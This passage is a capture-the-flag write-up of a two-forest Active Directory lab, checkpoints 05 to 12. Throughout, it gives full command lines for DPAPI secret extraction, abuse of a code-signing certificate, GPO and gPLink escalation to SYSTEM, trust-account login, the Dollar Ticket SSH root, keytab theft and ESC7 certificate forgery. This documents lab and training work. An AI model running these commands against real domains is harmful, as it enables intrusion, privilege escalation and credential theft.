One coordination lesson from this checkpoint, which is worth more than the technique. Two of us wrote the same wsus record with different IPs. ADIDNS holds one A record per name unless you explicitly allow multiple, so the last writer wins and silently steals the other person’s client. The symptoms look exactly like caching (“it takes a while to update”, “it’s cached on your side”), the record reappears after you delete it, and the victim host bounces between two attackers. On a shared lab, one person owns a given DNS name, full stop, and everyone else terminates TLS downstream.
We also deliberately did not create a * wildcard record. It works, and it would have hijacked every unresolved name in troy.lab including our teammates’ traffic.
05 The Sealed Missive (optional) / Phalompe#
sites.ldf.enc from IT$, with missive.txt saying “bound to Kandhar’s stones: it opens nowhere else. To read it, go to Kandhar”.

That is a description of a DPAPI machine scope blob. Machine scope means the key material lives in LSA on that specific host, which is why the file is portable and useless. With admin on KANDHAR we can take the key:
faketime '+4 hours' secretsdump.py -k -no-pass \
  -dc-ip 10.15.10.10 -target-ip 10.15.10.12 \
  -outputfile /workspace/loot/kandhar-dump 'gmsa-hebus$@KANDHAR.troy.lab'
The value we need is DPAPI_SYSTEM. Its structure is a version header followed by a 20 byte machine key and then a 20 byte user key, so the machine key is the first of the two, and secretsdump prints it as dpapi_machinekey. Then pull the SYSTEM masterkeys off disk:
printf 'use C$\ncd Windows\\System32\\Microsoft\\Protect\\S-1-5-18\nls\n' > /tmp/mk.txt
faketime '+4 hours' smbclient.py -k -no-pass -dc-ip 10.15.10.10 -target-ip 10.15.10.12 \
  -inputfile /tmp/mk.txt 'gmsa-hebus$@KANDHAR.troy.lab'
The blob header names the masterkey GUID, so there is no guessing. One detail cost me enough time that I ended up writing a small script rather than fighting a one liner: impacket will happily try the raw DPAPI_SYSTEM halves as the pre-key, but what worked for this blob was the SID scoped derivation, HMAC-SHA1(machineKey, utf16le("S-1-5-18\0")), fed into the masterkey. Pick the wrong one and you get a clean looking failure with no hint. harmj0y’s DPAPI guide is still the clearest walkthrough of the masterkey and blob relationship, and dploot does machine scope DPAPI from Linux if you would rather not hand roll it.
python3 poc/decrypt_sites.py <masterkey_d6d47fe4-…> sites.ldf.enc <dpapi_machinekey> S-1-5-18Out came an LDIF export of CN=Sites,CN=Configuration,DC=troy,DC=lab, and the flag was sitting in the description of a site called Council-of-Sages.
Which is when nicolede’s description finally clicked. “Manages the Council-of-Sages site at ECKMUL” is not a web server. It is an AD site. I had been poking at the IIS instance on the DC’s port 80 for half an hour looking for a CMS.
06 The Secret of Hebus / Feldspath#

Short one. gmsa-hebus$ was obtained in 04, and the challenge name says which share to look at.
export KRB5CCNAME=/workspace/'gmsa-hebus$.ccache' KRB5_CONFIG=/workspace/recon/krb5.conf
faketime '+4 hours' nxc smb 10.15.10.10 -u 'gmsa-hebus$' -k --use-kcache -d troy.lab \
  -M spider_plus -o DOWNLOAD_FLAG=True SHARE=HEBUS$ OUTPUT_FOLDER=/workspace/loot/hebus
The output is a map of the next two hours:
HEBUS$      READ
LANFEUST$   (no permission)
NETLOGON    READ
SYSVOL      READ
LANFEUST$ exists on the same DC and is not readable by the gMSA. That is checkpoint 07: we do not need to break the ACL, we need to be lanfeust.
Same identity elsewhere:
GLININ  (.11)  IT$        READ, WRITE     <-- write access to the signed script folder
KANDHAR (.12)  ADMIN$/C$  READ, WRITE
That WRITE on IT$ is the other half of 07.
07 The Paladin of Eckmul / Glinin#
Putting three facts together:
TroyMaintenanceon GLININ runs\\GLININ\IT$\scripts\maintenance.ps1asTROY\lanfeustevery 2 minutes. The log has 437 entries, so it definitely runs.gmsa-hebus$has WRITE onIT$.- The script header says scripts in this folder must be signed with a TROY-CA chain, and
C:\wdac\wdac.xmlis a WDAC policy with UMCI enabled that allows Microsoft signers plus one custom signer rooted at TROY-CA.
So the task will run whatever is in that file, as long as it carries an Authenticode signature chaining to TROY-CA. And TroyCodeSigning is enrollable by exactly one principal: gmsa-hebus.
faketime '+4 hours' certipy req -u 'gmsa-hebus$' -k -no-pass \
  -target eckmul.troy.lab -dc-ip 10.15.10.10 \
  -ca TROY-CA -template TroyCodeSigning -subject 'CN=gmsa-hebus'
The payload is deliberately boring. lanfeust can read LANFEUST$ and we cannot, so the script reads it for us and writes the result somewhere we already have access to:
$ErrorActionPreference = "Stop"
$source      = "\\eckmul.troy.lab\LANFEUST$\flag07.txt"
$destination = Join-Path $PSScriptRoot "logs\flag07-result.txt"
$value = (Get-Content -LiteralPath $source -Raw).Trim()
Set-Content -LiteralPath $destination -Value "$source`n$value" -Encoding Ascii
# followed by the Authenticode signature block
Drop it, wait two minutes, read the output out of the share we can already read:
faketime '+4 hours' smbclient.py -k -no-pass -dc-ip 10.15.10.10 -target-ip 10.15.10.11 \
  -inputfile <(printf 'use IT$\ncd scripts\\logs\nget flag07-result.txt\n') \
  'gmsa-hebus$@GLININ.troy.lab'
One trap: signing a .ps1 from Linux. PowerShell does not use a PE structure, it carries a comment based signature block, and the osslsigncode in my container choked on it, producing a malformed PEM. Check your version before assuming the same: upstream added script signing in v2.8, but distro packages lag badly. Set-AuthenticodeSignature on a Windows box is the sane path. A teammate had a signed script already, so we used that rather than losing another thirty minutes to the tooling.
It is worth being clear about what happened here, because WDAC did its job perfectly. It enforced exactly the policy it was given. The policy trusted a signer, and the right to obtain that signer’s certificate had been handed to a service account whose password was recoverable. Application control is only as strong as enrollment control on the signing template.

08 The Sage Ascendant / Eckmül#

BloodHound’s remaining two edges, cashed in.
lanfeust --GenericWrite--> nicolede --GenericWrite--> GPO "Council-of-Sages Policy"GenericWrite on a user is a Shadow Credentials primitive: write msDS-KeyCredentialLink, then PKINIT with the key you just added. pywhisker does the write, Certipy does the auth, and the output is a nicolede.ccache.
As nicolede we then had two write rights, and the second one is the interesting half:
WritePropertyon the GPOCouncil-of-Sages Policy(mask0x20028)WritePropertyon the gPLink of the AD siteCouncil-of-Sages(attribute GUIDf30e3bbe-9ff0-11d1-b603-0000f80367c1in the site’s DACL)
Writing a GPO is useless if the GPO is linked to nothing, and this one was not linked. Being able to write a gPLink means you choose what the GPO applies to. And ECKMUL, the domain controller, is a server in that site. Site linked GPOs apply to every machine in the site, so the link is the escalation, not the GPO edit. A Red Teamer’s Guide to GPOs and OUs is still the clearest explanation of why.
Step one, an immediate scheduled task running as SYSTEM, via pyGPOAbuse:
export KRB5CCNAME=nicolede.ccache KRB5_CONFIG=/workspace/recon/krb5.conf
faketime '+4 hours' /opt/tools/pyGPOAbuse/venv/bin/python /opt/tools/pyGPOAbuse/pygpoabuse.py \
  -gpo-id 240CBA0F-CF83-46C5-98F5-8513DCE9A0B1 \
  -powershell -command "$(cat poc/pl.txt)" \
  -k -dc-ip eckmul.troy.lab -ccache nicolede.ccache -f troy.lab/nicolede
Pass the FQDN to -dc-ip, not the IP. pyGPOAbuse builds an SMBConnection and does a Kerberos login, and an IP address has no cifs/ SPN, so you get an opaque “SMB connection error” that looks like a network problem and is not.
Step two, link the GPO to the site:
faketime '+4 hours' bloodyAD --host eckmul.troy.lab --dc-ip 10.15.10.10 -d troy.lab -u nicolede -k \
  set object "CN=Council-of-Sages,CN=Sites,CN=Configuration,DC=troy,DC=lab" gPLink \
  -v "[LDAP://cn={240CBA0F-CF83-46C5-98F5-8513DCE9A0B1},cn=policies,cn=system,dc=troy,dc=lab;0]"
Then wait out the refresh cycle. Roughly five minutes later the DC ran our task as SYSTEM and posted C:\flags\flag08.txt to our collector. One nuance in our favour: sites are processed first in LSDOU, so a conflicting setting in the Default Domain Controllers Policy would have overridden ours. An immediate scheduled task conflicts with nothing, so it went straight through.
The same task also listed the DC’s filesystem, which surfaced C:\setup and C:\shares, two non standard directories that mattered later. Whenever you get SYSTEM on a DC in a CTF, spend one execution on reconnaissance before you spend it on the flag.
09 The Traitor’s Passage / Sarlat#
darshan.lab had been visible since the first sweep and ignored for six hours. This is the leg where Retro did most of the driving, and I am reconstructing it from the tickets he handed over plus his notes, so I want to get the direction right, because my first published version got it backwards and two readers rightly called it out.

The trust is one way and outbound from troy: troy.lab trusts darshan.lab. In Microsoft’s terms darshan is the trusted domain and troy is the trusting one, which normally means darshan principals can be presented to troy and not the other way around. We went the other way, into darshan, and that is the whole point.
The reason it works is the trust account. When you create a one way trust, a matching account named after the trusting domain, here TROY$, is created inside the trusted domain, darshan.lab, and both sides share its secret. Control the trusting side, which we did, and you can read that secret out of troy’s own Trusted Domain Object and then simply log in to darshan as TROY$. Almond’s “are one-way trusts really one-way” is the writeup on exactly this, and impacket’s PR #2288 is what makes secretsdump derive the trust-account keys (with the NetBIOS-flat salt, not just the inter-realm FQDN one) so getTGT can use them directly.
So this is not a forged inter-realm referral presented as a foreign principal, which is what I wrote before. It is a plain AS-REQ: TROY$ authenticating into darshan with its own key and getting a normal TGT. The ticket Retro produced proves it, the flags on it read initial, pre_authent and the service is krbtgt/DARSHAN.LAB, i.e. a genuine login, not a crafted ticket:
# derive the trust-account keys from the TDO secret (impacket >= PR #2288)
secretsdump.py -just-dc-user 'troy.lab\darshan$' 'TROY.LAB/...@eckmul.troy.lab'
# then log in to the TRUSTED domain as the trust account
getTGT.py -aesKey <TROY$ trust key> darshan.lab/'TROY$'
Retro supplied the resulting darshan-trust.ccache. From there darshan.lab runs on real time, so this is one of the places the faketime prefix has to come off:
export KRB5CCNAME=/workspace/loot/darshan-trust.ccache KRB5_CONFIG=/workspace/recon/krb5.conf
klist
# Default principal: TROY$@DARSHAN.LAB
# Service: krbtgt/DARSHAN.LAB@DARSHAN.LAB   (a real TGT, flags: initial, pre_authent)

nxc smb 10.15.10.20 -u 'TROY$' -k --use-kcache -d darshan.lab --shares
# INTEL$   READ

smbclient.py -k -no-pass -dc-ip 10.15.10.20 -target-ip 10.15.10.20 \
  -inputfile <(printf 'use INTEL$\nls\nget flag09.txt\n') \
  'darshan.lab/TROY$@darshanide.darshan.lab'
Alongside the flag, LISEZMOI-orazur.txt:
ORAZUR is our Linux server, don’t forget to administer it too before go-live.
10 Castel Or-Azur#
orazur.darshan.lab is 10.15.10.32. Debian 12, OpenSSH 9.2, port 22 and nothing else. Its AD computer object carries the hint in plain text:
operatingSystem: pc-linux-gnu
description: Linux server of the empire. Administered via Kerberos SSO (SSH GSSAPI).
             Service accounts only.
I read “service accounts only” as a control rather than a comment, and lost about ninety minutes to it.
Everything refused: TROY$@DARSHAN.LAB, nicolede@TROY.LAB, gmsa-hebus$@TROY.LAB, cixi@TROY.LAB, machine accounts I created, CTF10SVC$ (a service account the lab had provisioned, whose password we did not have). Enumeration of darshan.lab through the trust turned up nothing: no gMSA, no kerberoastable SPN, no AS-REP roastable account, default ACLs everywhere, and DCSync refused to TROY$ with ERROR_DS_DRA_BAD_DN.
I then went down the certificate path. DARSHAN-CA publishes a template called DarshanLogin with Client Authentication and EnrolleeSuppliesSubject, which means a free UPN in the SAN, which means impersonation. But it also has PendAllRequests, Manager Approval, so requests sit in pending forever unless an officer issues them. I filed three (IDs 4, 5, 6) and watched them not move.
And a detour that felt clever and was not: I found DarshanLogin referenced in C:\setup on ECKMUL, went looking for it on the troy CA, and it does not exist there. Fifteen enabled templates on TROY-CA, none of them that one. I had matched a filename to a template name across two forests.
The actual answer was much simpler, and Retro found it. The account name is the mapping. sshd’s GSSAPI path ends in ssh_gssapi_krb5_userok(), which calls krb5_kuserok(), and that is the gate every principal I tried was failing. But krb5_kuserok() dispatches to MIT localauth plugins, and this box runs SSSD, which installs its own plugin while leaving MIT’s default realm-stripping rule in place. So a machine account called root$ resolves to root@DARSHAN.LAB, the realm gets stripped, and you land on the UNIX user root. The trailing $ is never checked because nothing enforces the PAC here.
This has a name, and I only learned it afterwards: the Dollar Ticket attack.
export KRB5_CONFIG=/workspace/recon/krb5.conf
getTGT.py -dc-ip 10.15.10.20 'darshan.lab/root$:<redacted>'
export KRB5CCNAME=/workspace/loot/'root$.ccache'

ssh -o GSSAPIAuthentication=yes -o PreferredAuthentications=gssapi-with-mic \
    -o StrictHostKeyChecking=no root@orazur.darshan.lab 'id; cat /root/flag10.txt'
uid=0(root) gid=0(root) groups=0(root)
adctf{8fc8d096…}Machine account quota on darshan.lab was the default 10, so anyone with a foothold could create root$. “Service accounts only” was a description of the intended design, not an enforced control, and I treated it as a wall because it was written in the object.
11 The Castellan’s Signet#
Root on a domain joined Linux host means you own /etc/krb5.keytab, which holds the host’s own machine account key. On a Linux box, that file is the equivalent of $MACHINE.ACC in LSA.
# 1. exfil the keytab
ssh root@orazur.darshan.lab 'base64 /etc/krb5.keytab' | tr -d '\n' | base64 -d > orazur.keytab

# 2. TGT as the machine account itself
export KRB5_CONFIG=/workspace/recon/krb5.conf
KRB5CCNAME=/workspace/loot/orazur.ccache kinit -k -t /workspace/loot/orazur.keytab 'ORAZUR$@DARSHAN.LAB'

# 3. a share TROY$ could see and never open
export KRB5CCNAME=/workspace/loot/orazur.ccache
smbclient.py -k -no-pass -dc-ip 10.15.10.20 -target-ip 10.15.10.20 \
  -inputfile <(printf 'use ORAZUR$\nget flag11.txt\n') \
  'darshan.lab/ORAZUR$@darshanide.darshan.lab'
The ORAZUR$ share on DARSHANIDE had been returning ACCESS_DENIED to TROY$ since checkpoint 09. The ACL is on the machine identity, and we finally had it.
kinit -k -t rather than an impacket tool here, because a keytab is a native Kerberos artifact and MIT’s client reads it directly. No conversion needed.

12 The Ivory of the Magohamoth / Darshan#
Back to DarshanLogin, the template that had been sitting in pending for ninety minutes. This is the other checkpoint Retro and Hatsu drove: Hatsu found the ESC7 chain and Retro produced the final certificate, so I am documenting the mechanics from their tickets rather than claiming I built it.
ESC7 is the CA access control case from Certified Pre-Owned. One right does the work here: ManageCertificates, the CA Officer role, which on its own is enough to approve a request sitting in pending, because that is the permission ICertAdminD::ResubmitRequest checks. (ManageCA, the Administrator role, is what you would need to hand yourself the officer right, or to resubmit a request the CA already denied; neither applies when you already hold officer and the request is merely pending.) Manager Approval stops an attacker who is not an officer, and is a formality for one who is. Certipy’s privilege escalation wiki has the full ESC1 to ESC17 map.
And the officer here is ORAZUR$, the machine account whose keytab we pulled off the Linux box in checkpoint 11. On this CA ORAZUR$ holds ManageCertificates, not just the domain admins do, which is the whole reason the chain exists. So the sequence is: file a DarshanLogin request with an administrator@darshan.lab UPN in the SAN (it lands in pending), then have ORAZUR$ issue it as an officer.
# request a DarshanLogin cert with a SAN we do not own -> lands pending
certipy req -u 'ORAZUR$@darshan.lab' -k -no-pass \
  -target darshanide.darshan.lab -dc-ip 10.15.10.20 \
  -ca DARSHAN-CA -template DarshanLogin -upn administrator@darshan.lab

# issue it, as the officer
certipy ca -u 'ORAZUR$@darshan.lab' -k -no-pass \
  -target darshanide.darshan.lab -dc-ip 10.15.10.20 \
  -ca DARSHAN-CA -issue-request <ID>
# -> Successfully issued

# retrieve
certipy req -u 'ORAZUR$@darshan.lab' -k -no-pass \
  -target darshanide.darshan.lab -dc-ip 10.15.10.20 \
  -ca DARSHAN-CA -retrieve <ID>
The resulting certificate carries the administrator’s identity in its SAN:
SAN othername: UPN::administrator@darshan.lab
               sid:S-1-5-21-…-500
A certificate for RID 500 in the second domain, issued by the domain’s own CA.
One last snag, and Retro hit it, not me: the key was ECDSA, and certipy’s PKINIT is RSA only, which it tells you and points you at the workaround itself. So instead of a TGT we went through the LDAP shell, which authenticates over a channel that does not care about the key type:
certipy auth -pfx admin.pfx -dc-ip 10.15.10.20 -domain darshan.lab \
  -username administrator -ldap-shell
# Authenticated to '10.15.10.20' as: u:DARSHAN\Administrator
That is DARSHAN\Administrator, except an LDAP shell cannot pull a file off C$ by itself. The last step is the standard bridge: from the shell, drop a controlled account into Domain Admins for a moment, read C:\flags\flag12.txt over SMB as that now-privileged account, then take it straight back out of the group. Retro walked me through this and handed over the artefacts so I could follow along, which is the only reason this cross-domain half is in the post at all: teamwork makes the dream work.
The one thing worth stating plainly, since I got it wrong the first time: nothing was a standing Domain Admin. My earlier “root$ was a Domain Admin all along” was fiction from thin notes. The privilege was a temporary group membership held for a single read and reverted, which is also why cleanup mattered.
I am going to get Retro’s full notes as soon as I can and come back to tighten this whole darshan section, exact accounts and commands included, rather than leave any of it at the level of “roughly this”.
12/12 at 19:50.

Thanks#
Big thanks to mpgn and Maël Rolland, who built this one together, and more generally to everyone who puts these labs together. Twelve chained checkpoints, a custom IIS app with a deliberate sink, a WDAC policy, a real second forest and a Linux box behind SSSD: none of that work is visible from the outside, and there is a lot of it. Same for the platform, the map and the progressive unlocking, which did more for the pacing of the day than I expected.
And thanks to Retro, Hatsu and Mr.NOODLE, who were on it all day and made it a genuinely fun one.
Already looking forward to the next one.
Resources#
Tooling
- NetExec and its wiki
- Certipy
- bloodyAD
- Impacket
- BloodHound and bloodhound-python
- pyGPOAbuse
- pywhisker
- pywsus
- GoldenGMSA
- libfaketime
- dploot, machine scope DPAPI from Linux
- SharpWSUS
- Exegol
- Exegol Studio, the Atlas and kill chain features used throughout this writeup
Techniques
- The Hacker Recipes, the reference for almost every chain above
- Exploiting ADIDNS, Kevin Robertson
- WSUS attacks part 1 and part 2, GoSecure
- Certified Pre-Owned, the ADCS paper that defines ESC1 to ESC8
- Shadow Credentials, Elad Shamir
- A Red Teamer’s Guide to GPOs and OUs, Andy Robbins
- DPAPI protected secrets
- Server side XSS in dynamic PDF generation
- Kerberos PKINIT
- Abusing AD trusts
- WDAC / App Control for Business
- UnPAC the hash
- ADIDNS revisited, Kevin Robertson
- The Golden gMSA attack, Yuval Gordon
- Operational guidance for offensive DPAPI abuse, harmj0y
- The Dollar Ticket attack
- How does SID filtering work, Dirk-jan Mollema
- Are one-way trusts really one-way?, Almond Offensive Security
- impacket PR #2288, trust-account key derivation for
getTGT - Certipy privilege escalation wiki, the ESC1 to ESC17 map
- MS-ADTS: MSDS-MANAGEDPASSWORD_BLOB and MS-WUSP
Previous labs in the same series